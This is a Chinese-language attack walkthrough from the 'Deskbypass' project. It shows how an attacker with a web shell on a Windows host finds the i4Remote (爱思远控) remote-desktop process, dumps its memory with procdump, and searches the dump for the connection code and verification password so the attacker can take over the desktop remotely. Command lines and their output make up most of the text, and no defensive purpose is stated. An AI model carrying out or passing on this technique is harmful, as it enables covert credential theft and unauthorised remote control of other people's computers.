J.1、爱思安装版本

2023年10月26日 15:57

By:弱鸡
笔者微信：vivo50KFCKFC
项目地址：https://github.com/RuoJi6/Deskbypass
博客：https://vlog.taoyuan.cool/
工具链接：
链接：https://pan.baidu.com/s/1XdVkAJU_Q9rD0PMiSDZFKQ?pwd=zdpm
提取码：zdpm
--来自百度网盘超级会员V4的分享

版本：i4Remote_v1.0.32_Setup_x64_700001.exe
1、搜索RayLink进程ID
tasklist /v | findstr /i i4Remote

```
E:/phpstudy_pro/WWW/ >tasklist /v | findstr /i i4Remote
i4Remote.exe                  4696 Console                    1    107,428 K Running         DESKTOP-48IQAVS\123456                  0:00:05 爱思远控
i4Remote_Host_Service.exe     10872 Services                  0     20,932 K Unknown         NT AUTHORITY\SYSTEM                     0:00:00 暂缺
i4Remote.exe                  4940 Console                    1     32,736 K Unknown         NT AUTHORITY\SYSTEM                     0:00:00 暂缺
i4Remote.exe                  13920 Services                  0     45,648 K Unknown         NT AUTHORITY\SYSTEM                     0:00:02 暂缺
i4Remote.exe                  4432 Console                    1     51,028 K Running         NT AUTHORITY\SYSTEM                     0:00:00 暂缺

E:/phpstudy_pro/WWW/ >
```


2、上传procdump，dump内存(此操作敏感，这个文件本身是windows官方的)
procdump.exe -accepteula -ma ID


```
 E:\phpstudy_pro\WWW 的目录

2023/10/26  15:49    <DIR>          .
2023/10/26  15:49    <DIR>          ..
2023/09/21  22:49                32 1.php
2023/09/17  17:14    <DIR>          error
2019/09/03  14:30             2,307 index.html
2023/10/26  15:50           791,960 procdump.exe
2023/10/26  14:41               299 shell.php
               4 个文件        794,598 字节
               3 个目录 29,170,266,112 可用字节

E:/phpstudy_pro/WWW/ >
```

```
E:/phpstudy_pro/WWW/ >procdump.exe -accepteula -ma 4696


ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:01:04] Dump 1 initiated: E:\phpstudy_pro\WWW\i4Remote.exe_231026_160104.dmp
[16:01:05] Dump 1 writing: Estimated dump file size is 531 MB.
[16:01:07] Dump 1 complete: 531 MB written in 3.3 seconds
[16:01:08] Dump count reached.


E:/phpstudy_pro/WWW/ >dir

 驱动器 E 中的卷是 新加卷
 卷的序列号是 1292-9D08

 E:\phpstudy_pro\WWW 的目录

2023/10/26  16:01    <DIR>          .
2023/10/26  16:01    <DIR>          ..
2023/09/21  22:49                32 1.php
2023/09/17  17:14    <DIR>          error
2023/10/26  16:01       543,481,079 i4Remote.exe_231026_160104.dmp
2019/09/03  14:30             2,307 index.html
2023/10/26  15:50           791,960 procdump.exe
2023/10/26  14:41               299 shell.php
               5 个文件    544,275,677 字节
               3 个目录 28,423,852,032 可用字节

E:/phpstudy_pro/WWW/ >
```


3、下载到本地使用010 Editor查看文件
搜索 connectionCode 查看机器ID


搜索 false},"verifyCode":" 查看验证码





4、连接




DESKTOP-48IQAVS